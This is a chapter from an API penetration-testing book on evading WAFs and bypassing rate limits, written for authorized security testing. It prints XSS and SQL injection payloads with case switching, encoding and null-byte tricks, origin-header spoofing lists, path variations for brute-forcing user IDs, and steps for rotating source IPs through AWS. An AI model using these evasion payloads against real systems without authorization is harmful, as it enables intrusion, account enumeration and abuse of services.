PART IV

REAL-WORLD API HACKING

13

APPLYING EVASIVE TECHNIQUES AND RATE LIMIT TESTING

In this chapter, we'll cover techniques for evading or bypassing common API security controls. Then we'll apply these evasion techniques to test and bypass rate limiting.

When testing almost any API, you'll encounter security controls that hinder your progress. These could be in the form of a WAF that scans your requests for common attacks, input validation that restricts the type of input you send, or a rate limit that restricts how many requests you can make.

Because REST APIs are stateless, API providers must find ways to effectively attribute the origin of requests, and they'll use some detail about that attribution to block your attacks. As you'll soon see, if we can discover those details, we can often trick the API.

Evading API Security Controls

Some of the environments you'll come across might have web application firewalls (WAFs) and "artificially intelligent" Skynet machines monitoring the network traffic, prepared to block every anomalous request you send

their way. WAFs are the most common security control in place to protect APIs. A WAF is essentially software that inspects API requests for malicious activity. It measures all traffic against a certain threshold and then takes action if it finds anything abnormal. If you notice that a WAF is present, you can take preventative measures to avoid being blocked from interacting with your target.

How Security Controls Work

Security controls may differ from one API provider to the next, but at a high level, they will have some threshold for malicious activity that will trigger a response. WAFs, for example, can be triggered by a wide variety of things:

- Too many requests for resources that do not exist
- Too many requests within a small amount of time
- Common attack attempts such as SQL injection and XSS attacks
- Abnormal behavior such as tests for authorization vulnerabilities

Let's say that a WAF's threshold for each of these categories is three requests. On the fourth malicious-seeming request, the WAF will have some sort of response, whether this means sending you a warning, alerting API defenders, monitoring your activity with more scrutiny, or simply blocking you. For example, if a WAF is present and doing its job, common attacks like the following injection attempts will trigger a response:

```
' OR 1=1
admin'
<script>alert('XSS')</script>
```

The question is, How can the API provider's security controls block you when it detects these? These controls must have some way of determining who you are. *Attribution* is the use of some information to uniquely identify an attacker and their requests. Remember that RESTful APIs are stateless, so any information used for attribution must be contained within the request. This information commonly includes your IP address, origin headers, authorization tokens, and metadata. *Metadata* is information extrapolated by the API defenders, such as patterns of requests, the rate of request, and the combination of the headers included in requests.

Of course, more advanced products could block you based on pattern recognition and anomalous behavior. For example, if 99 percent of an API's user base performs requests in certain ways, the API provider could use a technology that develops a baseline of expected behavior and then blocks any unusual requests. However, some API providers won't be comfortable using these tools, as they risk blocking a potential customer who deviates from the norm. There is often a tug-of-war between convenience and security.

NOTE *In a white box or gray box test, it may make more sense to request direct access to the API from your client so that you're testing the API itself rather than the supporting security controls. For example, you could be provided accounts for different roles. Many of the evasive techniques in this chapter are most useful in black box testing.*

API Security Control Detection

The easiest way to detect API security controls is to attack the API with guns blazing. If you throw the kitchen sink at it by scanning, fuzzing, and sending it malicious requests, you will quickly find out whether security controls will hinder your testing. The only problem with this approach is that you might learn only one thing: that you've been blocked from making any further requests to the host.

Instead of the attack-first, ask-questions-later approach, I recommend you first use the API as it was intended. That way, you should have a chance to understand the app's functionality before getting into trouble. You could, for example, review documentation or build out a collection of valid requests and then map out the API as a valid user. You could also use this time to review the API responses for evidence of a WAF. WAFs often will include headers with their responses.

Also pay attention to headers such as `X-CDN` in the request or response, which mean that the API is leveraging a *content delivery network (CDN)*. CDNs provide a way to reduce latency globally by caching the API provider's requests. In addition to this, CDNs will often provide WAFs as a service. API providers that proxy their traffic through CDNs will often include headers such as these:

```
X-CDN: Imperva
X-CDN: Served-By-Zenedge
X-CDN: fastly
X-CDN: akamai
X-CDN: Incapsula
X-Kong-Proxy-Latency: 123
Server: Zenedge
Server: Kestrel
X-Zen-Fury
X-Original-URI
```

Another method for detecting WAFs, and especially those provided by a CDN, is to use Burp Suite's Proxy and Repeater to watch for your requests being sent to a proxy. A 302 response that forwards you to a CDN would be an indication of this.

In addition to manually analyzing responses, you could use a tool such as W3af, Wafw00f, or Bypass WAF to proactively detect WAFs. Nmap also has a script to help detect WAFs:

```
$ nmap -p 80 -script http-waf-detect http://hapihacker.com
```

Once you've discovered how to bypass a WAF or other security control, it will help to automate your evasion method to send larger payload sets. At the end of this chapter, I'll demonstrate how you can leverage functionality built into both Burp Suite and Wfuzz to do this.

Using Burner Accounts

Once you've detected the presence of a WAF, it's time to discover how it responds to attacks. This means you'll need to develop a baseline for the API security controls in place, similar to the baselines you established while fuzzing in Chapter 9. To perform this testing, I recommend using burner accounts.

Burner accounts are accounts or tokens you can dispose of should an API defense mechanism ban you. These accounts make your testing safer. The idea is simple: create several extra accounts before you start any attacks and then obtain a short list of authorization tokens you can use during testing. When registering these accounts, make sure you use information that isn't associated with your other accounts. Otherwise, a smart API defender or defense system could collect the data you provide and associate it with the tokens you create. Therefore, if the registration process requires an email address or full name, make sure to use different names and email addresses for each one. Depending on your target, you may even want to take it to the next level and disguise your IP address by using a VPN or proxy while you register for an account.

Ideally, you won't need to burn any of these accounts. If you can evade detection in the first place, you won't need to worry about bypassing controls, so let's start there.

Evasive Techniques

Evading security controls is a process of trial and error. Some security controls may not advertise their presence with response headers; instead, they may wait in secret for your misstep. Burner accounts will help you identify actions that will trigger a response, and you can then attempt to avoid those actions or bypass detection with your next account.

The following measures can be effective at bypassing these restrictions.

String Terminators

Null bytes and other combinations of symbols often act as *string terminators*, or metacharacters used to end a string. If these symbols are not filtered out, they could terminate the API security control filters that may be in place. For instance, when you're able to successfully send a null byte, it is interpreted by many backend programming languages as a signifier to

stop processing. If the null byte is processed by a backend program that validates user input, that validation program could be bypassed because it stops processing the input.

Here is a list of potential string terminators you can use:

%00	[]
0x00	%5B%5D
//	%09
;	%0a
%	%0b
!	%0c
?	%0e

String terminators can be placed in different parts of the request to attempt to bypass any restrictions in place. For example, in the following XSS attack on the user profile page, the null bytes entered into the payload could bypass filtering rules that ban script tags:

```
POST /api/v1/user/profile/update
--snip--

{
"uname": "<s%00cript>alert(1);</s%00cript>"
"email": "hapi@hacker.com"
}
```

Some wordlists out there can be used for general fuzzing attempts, such as SecLists' metacharacters list (found under the Fuzzing directory) and the Wfuzz bad characters list (found under the Injections directory). Beware of the risk of being banned when using wordlists like this in a well-defended environment. In a sensitive environment, it might be better to test out metacharacters slowly across different burner accounts. You can add a metacharacter to the requests you're testing by inserting it into different attacks and reviewing the results for unique errors or other anomalies.

Case Switching

Sometimes, API security controls are dumb. They might even be so dumb that all it takes to bypass them is changing the case of the characters used in your attack payloads. Try capitalizing some letters and leaving others lowercase. A cross-site scripting attempt would turn into something like this:

```
<sCriPt>alert('supervuln')</scrIpT>
```

Or you might try the following SQL injection request:

```
SeLeCT * RoM all_tables
sELecT @@vErSion
```

If the defense uses rules to block certain attacks, there is a chance that changing the case will bypass those rules.

Encoding Payloads

To take your WAF-bypassing attempts to the next level, try encoding payloads. Encoded payloads can often trick WAFs while still being processed by the target application or database. Even if the WAF or an input validation rule blocks certain characters or strings, it might miss encoded versions of those characters. Security controls are dependent on the resources allocated to them; trying to predict every attack is impractical for API providers.

Burp Suite's Decoder module is perfect for quickly encoding and decoding payloads. Simply input the payload you want to encode and choose the type of encoding you want (see Figure 13-1).



Figure 13-1: Burp Suite Decoder

For the most part, the URL encoding has the best chance of being interpreted by the targeted application, but HTML or base64 could often work as well.

When encoding, focus on the characters that may be blocked, such as these:

```
< > ( ) [ ] { } ; ' / \ |
```

You could either encode part of a payload or the entire payload. Here are examples of encoded XSS payloads:

```
%3cscript%3ealert %28%27supervuln%27%28%3c%2fscript %3e
%3c%73%63%72%69%70%74%3ealert('supervuln')%3c%2f%73%63%72%69%70%74%3e
```

You could even double-encode the payload. This would succeed if the security control that checks user input performs a decoding process and then the backend services of an application perform a second round of decoding. The double-encoded payload could bypass detection from the

security control and then be passed to the backend, where it would again be decoded and processed.

Automating Evasion with Burp Suite

Once you've discovered a successful method of bypassing a WAF, it's time to leverage the functionality built into your fuzzing tools to automate your evasive attacks. Let's start with Burp Suite's Intruder. Under the Intruder Payloads option is a section called Payload Processing that allows you to add rules that Burp will apply to each payload before it is sent.

Clicking the Add button brings up a screen that lets you add various rules to each payload, such as a prefix, a suffix, encoding, hashing, and custom input (see Figure 13-2). It can also match and replace various characters.



Figure 13-2: The Add Payload Processing Rule screen

Let's say you discover you can bypass a WAF by adding a null byte before and after a URL-encoded payload. You could either edit the wordlist to match these requirements or add processing rules.

For our example, we'll need to create three rules. Burp Suite applies the payload-processing rules from top to bottom, so if we don't want the null bytes to be encoded, for example, we'll need to first encode the payload and then add the null bytes.

The first rule will be to URL-encode all characters in the payload. Select the **Encode** rule type, select the **URL-Encode All Characters** option, and then click **OK** to add the rule. The second rule will be to add the null byte before the payload. This can be done by selecting the **Add Prefix** rule and setting the prefix to **%00**. Finally, create a rule to add a null byte after the payload. For this, use the **Add Suffix** rule and set the suffix to **%00**. If you have followed along, your payload-processing rules should match Figure 13-3.



Figure 13-3: Intruder's payload-processing options

To test your payload processing, launch an attack and review the request payloads:

```
POST /api/v3/user?id=%00%75%6e%64%65%66%69%6e%65%64%00
POST /api/v3/user?id=%00%75%6e%64%65%66%00
POST /api/v3/user?id=%00%28%6e%75%6c%6c%29%00
```

Check the Payload column of your attack to make sure the payloads have been processed properly.

Automating Evasion with Wfuzz

Wfuzz also has some great capabilities for payload processing. You can find its payload-processing documentation under the Advanced Usage section at *https://wfuzz.readthedocs.io*.

If you need to encode a payload, you'll need to know the name of the encoder you want to use (see Table 13-1). To see a list of all Wfuzz encoders, use the following:

```
$ wfuzz -e encoders
```

Table 13-1: A Sample of the Available Wfuzz Encoders

Category	Name	Summary
hashes	`base64`	Encodes the given string using base64.
url	`urlencode`	Replaces special characters in strings using the %xx escape. Letters, digits, and the characters `' _ . - '` are never quoted.
default	`random_upper`	Replaces random characters in strings with capital letters.
hashes	`md5`	Applies an MD5 hash to the given string.
default	`none`	Returns all characters without changes.
default	`hexlify`	Converts every byte of data to its corresponding two-digit hex representation.

Next, to use an encoder, add a comma to the payload and specify its name:

```
$ wfuzz -z file,wordlist/api/common.txt,base64 http://hapihacker.com/FUZZ
```

In this example, every payload would be base64-encoded before being sent in a request.

The encoder feature can also be used with multiple encoders. To have a payload processed by multiple encoders in separate requests, specify them with a hyphen. For example, say you specified the payload "a" with the encoding applied like this:

```
$ wfuzz -z list,a,base64-md5-none
```

You would receive one payload encoded to base64, another payload encoded by MD5, and a final payload in its original form (the `none` encoder means "not encoded"). This would result in three different payloads.

If you specified three payloads, using a hyphen for three encoders would send nine total requests, like this:

```
$ wfuzz -z list,a-b-c,base64-md5-none -u http://hapihacker.com/api/v2/FUZZ
000000002:   404        0 L      2 W        155 Ch      "0cc175b9c0f1b6a831c399e269772661"
000000005:   404        0 L      2 W        155 Ch      "92eb5ffee6ae2fec3ad71c777531578f"
000000008:   404        0 L      2 W        155 Ch      "4a8a08f09d37b73795649038408b5f33"
000000004:   404        0 L      2 W        127 Ch      "Yg=="
000000009:   404        0 L      2 W        124 Ch      "c"
000000003:   404        0 L      2 W        124 Ch      "a"
000000007:   404        0 L      2 W        127 Ch      "Yw=="
000000001:   404        0 L      2 W        127 Ch      "YQ=="
000000006:   404        0 L      2 W        124 Ch      "b"
```

If, instead, you want each payload to be processed by multiple encoders, separate the encoders with an `@` sign:

```
$ wfuzz -z list,aaaaa-bbbbb-ccccc,base64@random_upper -u http://192.168.195.130:8888/identity/
api/auth/v2/FUZZ
000000003:   404        0 L      2 W        131 Ch      "QONDQ2M="
000000001:   404        0 L      2 W        131 Ch      "QUFhQUE="
000000002:   404        0 L      2 W        131 Ch      "YkJCYmI="
```

In this example, Wfuzz would first apply random uppercase letters to each payload and then base64-encode that payload. This results in one request sent per payload.

These Burp Suite and Wfuzz options will help you process your attacks in ways that help you sneak past whatever security controls stand in your way. To dive deeper into the topic of WAF bypassing, I recommend checking out the incredible Awesome-WAF GitHub repo (*https://github.com/0xInfection/Awesome-WAF*), where you'll find a ton of great information.

Testing Rate Limits

Now that you understand several evasion techniques, let's use them to test an API's rate limiting. Without rate limiting, API consumers could request as much information as they want, as often as they'd like. As a result, the provider might incur additional costs associated with its computing resources or even fall victim to a DoS attack. In addition, API providers often use rate limiting as a method of monetizing their APIs. Therefore, rate limiting is an important security control for hackers to test.

To identify a rate limit, first consult the API documentation and marketing materials for any relevant information. An API provider may include its rate limiting details publicly on its website or in API documentation. If this information isn't advertised, check the API's headers. APIs often include headers like the following to let you know how many more requests you can make before you violate the limit:

```
x-rate-limit:
x-rate-limit-remaining:
```

Other APIs won't have any rate limit indicators, but if you exceed the limit, you'll find yourself temporarily blocked or banned. You might start receiving new response codes, such as 429 Too Many Requests. These might include a header like `Retry-After:` that indicates when you can submit additional requests.

In order for rate limiting to work, the API has to get many things right. This means a hacker only has to find a single weakness in the system. Like with other security controls, rate limiting only works if the API provider is able to attribute requests to a single user, usually with their IP address, request data, and metadata. The most obvious of these factors used to block an attacker are their IP address and authorization token. In API requests, the authorization token is used as a primary means of identity, so if too many requests are sent from a token, it could be put on a naughty list and temporarily or permanently banned. If a token isn't used, a WAF could treat a given IP address the same way.

There are two ways to go about testing rate limiting. One is to avoid being rate limited altogether. The second is to bypass the mechanism that is blocking you once you are rate limited. We will explore both methods throughout the remainder of this chapter.

A Note on Lax Rate Limits

Of course, some rate limits may be so lax that you don't need to bypass them to conduct an attack. Let's say a rate limit is set to 15,000 requests per minute and you want to brute-force a password with 150,000 different possibilities. You could easily stay within the rate limit by taking 10 minutes to cycle through every possible password.

In these cases, you'll just have to ensure that your brute-forcing speed doesn't exceed this limitation. For example, I've experienced Wfuzz reaching speeds of 10,000 requests in just under 24 seconds (that's 428 requests

per second). In that case, you'd need to throttle Wfuzz's speed to stay within this limitation. Using the `-t` option allows you to specify the concurrent number of connections, and the `-s` option allows you to specify a time delay between requests. Table 13-2 shows the possible Wfuzz `-s` options.

Table 13-2: Wfuzz `-s` Options for Throttling Requests

Delay between requests (seconds)	Approximate number of requests sent
0.01	10 per second
1	1 per second
6	10 per minute
60	1 per minute

As Burp Suite CE's Intruder is throttled by design, it provides another great way to stay within certain low rate limit restrictions. If you're using Burp Suite Pro, set up Intruder's Resource Pool to limit the rate at which requests are sent (see Figure 13-4).



Figure 13-4: Burp Suite Intruder's Resource Pool

Unlike Wfuzz, Intruder calculates delays in milliseconds. Thus, setting a delay of 100 milliseconds will result in a total of 10 requests sent per second. Table 13-3 can help you adjust Burp Suite Intruder's Resource Pool values to create various delays.

Table 13-3: Burp Suite Intruder's Resource Pool Delay Options for Throttling Requests

Delay between requests (milliseconds)	Approximate requests
100	10 per second
1000	1 per second
6000	10 per minute
60000	1 per minute

If you manage to attack an API without exceeding its rate limitations, your attack can serve as a demonstration of the rate limiting's weakness.

Before you move on to bypassing rate limiting, determine if consumers face any consequences for exceeding a rate limit. If rate limiting has been misconfigured, there is a chance exceeding the limit causes no consequences. If this is the case, you've identified a vulnerability.

Path Bypass

One of the simplest ways to get around a rate limit is to slightly alter the URL path. For example, try using case switching or string terminators in your requests. Let's say you are targeting a social media site by attempting an IDOR attack against a `uid` parameter in the following POST request:

```
POST /api/myprofile
--snip--
{uid=§0001§}
```

The API may allow 100 requests per minute, but based on the length of the `uid` value, you know that to brute-force it, you'll need to send 10,000 requests. You could slowly send requests over the span of an hour and 40 minutes or else attempt to bypass the restriction altogether.

If you reach the rate limit for this request, try altering the URL path with string terminators or various upper- and lowercase letters, like so:

```
POST /api/myprofile%00
POST /api/myprofile%20
POST /api/myProfile
POST /api/MyProfile
POST /api/my-profile
```

Each of these path iterations could cause the API provider to handle the request differently, potentially bypassing the rate limit. You might also achieve the same result by including meaningless parameters in the path:

```
POST /api/myprofile?test=1
```

If the meaningless parameter results in a successful request, it may restart the rate limit. In that case, try changing the parameter's value in every request. Simply add a new payload position for the meaningless parameter and then use a list of numbers of the same length as the number of requests you would like to send:

```
POST /api/myprofile?test=§1§
--snip--
{uid=§0001§}
```

If you were using Burp Suite's Intruder for this attack, you could set the attack type to pitchfork and use the same value for both payload positions. This tactic allows you to use the smallest number of requests required to brute-force the `uid`.

Origin Header Spoofing

Some API providers use headers to enforce rate limiting. These *origin* request headers tell the web server where a request came from. If the client generates origin headers, we could manipulate them to evade rate limiting. Try including common origin headers in your request like the following:

```
X-Forwarded-For
X-Forwarded-Host
X-Host
X-Originating-IP
X-Remote-IP
X-Client-IP
X-Remote-Addr
```

As far as the values for these headers, plug into your adversarial mindset and get creative. You might try including private IP addresses, the localhost IP address (127.0.0.1), or an IP address relevant to your target. If you've done enough reconnaissance, you could use some of the other IP addresses in the target's attack surface.

Next, try either sending every possible origin header at once or including them in individual requests. If you include all headers at once, you may receive a 431 Request Header Fields Too Large status code. In that case, send fewer headers per request until you succeed.

In addition to origin headers, API defenders may also include the `User-Agent` header to attribute requests to a user. `User-Agent` headers are meant to identify the client browser, browser versioning information, and client operating system. Here's an example:

```
GET / HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

Sometimes, this header will be used in combination with other headers to help identify and block an attacker. Luckily, SecLists includes `User-Agent` wordlists you can use to cycle through different values in your requests under the directory *seclists/Fuzzing/User-Agents* (*https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/User-Agents/UserAgents.fuzz.txt*). Simply add payload positions around the `User-Agent` value and update it in each request you send. You may be able to work your way around a rate limit.

You'll know you've succeeded if an `x-rate-limit` header resets or if you're able to make successful requests after being blocked.

Rotating IP Addresses in Burp Suite

One security measure that will stop fuzzing dead in its tracks is IP-based restrictions from a WAF. You might kick off a scan of an API and, sure enough, receive a message that your IP address has been blocked. If this happens, you can make certain assumptions—namely, that the WAF contains some logic to ban the requesting IP address when it receives several bad requests in a short time frame.

To help defeat IP-based blocking, Rhino Security Labs released a Burp Suite extension and guide for performing an awesome evasion technique. Called IP Rotate, the extension is available for Burp Suite Community Edition. To use it, you'll need an AWS account in which you can create an IAM user.

At a high level, this tool allows you to proxy your traffic through the AWS API gateway, which will then cycle through IP addresses so that each request comes from a unique address. This is next-level evasion, because you're not spoofing any information; instead, your requests are actually originating from different IP addresses across AWS zones.

NOTE *There is a small cost associated with using the AWS API gateway.*

To install the extension, you'll need a tool called Boto3 as well as the Jython implementation of the Python programming language. To install Boto3, use the following `pip3` command:

```
$ pip3 install boto3
```

Next, download the Jython standalone file from *https://www.jython.org/download.html*. Once you've downloaded the file, go to the Burp Suite Extender options and specify the Jython standalone file under Python Environment, as seen in Figure 13-5.



Figure 13-5: Burp Suite Extender options

Navigate to the Burp Suite Extender's BApp Store and search for IP Rotate. You should now be able to click the **Install** button (see Figure 13-6).



Figure 13-6: IP Rotate in the BApp Store

After logging in to your AWS management account, navigate to the IAM service page. This can be done by searching for IAM or navigating through the Services drop-down options (see Figure 13-7).



Figure 13-7: Finding the AWS IAM service

After loading the IAM Services page, click **Add Users** and create a user account with programmatic access selected (see Figure 13-8). Proceed to the next page.



Figure 13-8: AWS Set User Details page

On the Set Permissions page, select **Attach Existing Policies Directly**. Next, filter policies by searching for "API." Select the **AmazonAPIGateway Administrator** and **AmazonAPIGatewayInvokeFullAccess** permissions, as seen in Figure 13-9.



Figure 13-9: AWS Set Permissions page

Proceed to the review page. No tags are necessary, so you can skip ahead and create the user. Now you can download the CSV file containing your user's access key and secret access key. Once you have the two keys, open Burp Suite and navigate to the IP Rotate module (see Figure 13-10).



Figure 13-10: The Burp Suite IP Rotate module

Copy and paste your access key and secret key into the relevant fields. Click the **Save Keys** button. When you are ready to use IP Rotate, update the target host field to your target API and click **Enable**. Note that you do not need to enter in the protocol (HTTP or HTTPS) in the target host field. Instead, use the **Target Protocol** button to specify either HTTP or HTTPS.

